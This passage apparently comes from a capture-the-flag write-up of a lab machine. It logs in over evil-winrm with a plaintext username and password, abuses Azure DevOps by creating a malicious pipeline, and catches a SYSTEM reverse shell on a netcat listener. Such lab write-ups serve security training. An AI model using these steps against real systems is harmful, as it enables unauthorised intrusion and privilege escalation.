
Now we accessed the system as user “robisl” via evil-winrm


```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# ./evil-winrm.rb -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

But those credentials also gave us an access to the AzureDevops as robisl




And as user robisl we got an ability to create a malicious pipeline





We created a malicious pipeline that was run with the administrative permissions what gave as an Administrator access to the system


└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.203] 54100
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS W:\agents\agent11_work\8\s>whoami
nt authority\system
PS W:\agents\agent11_work\8\s>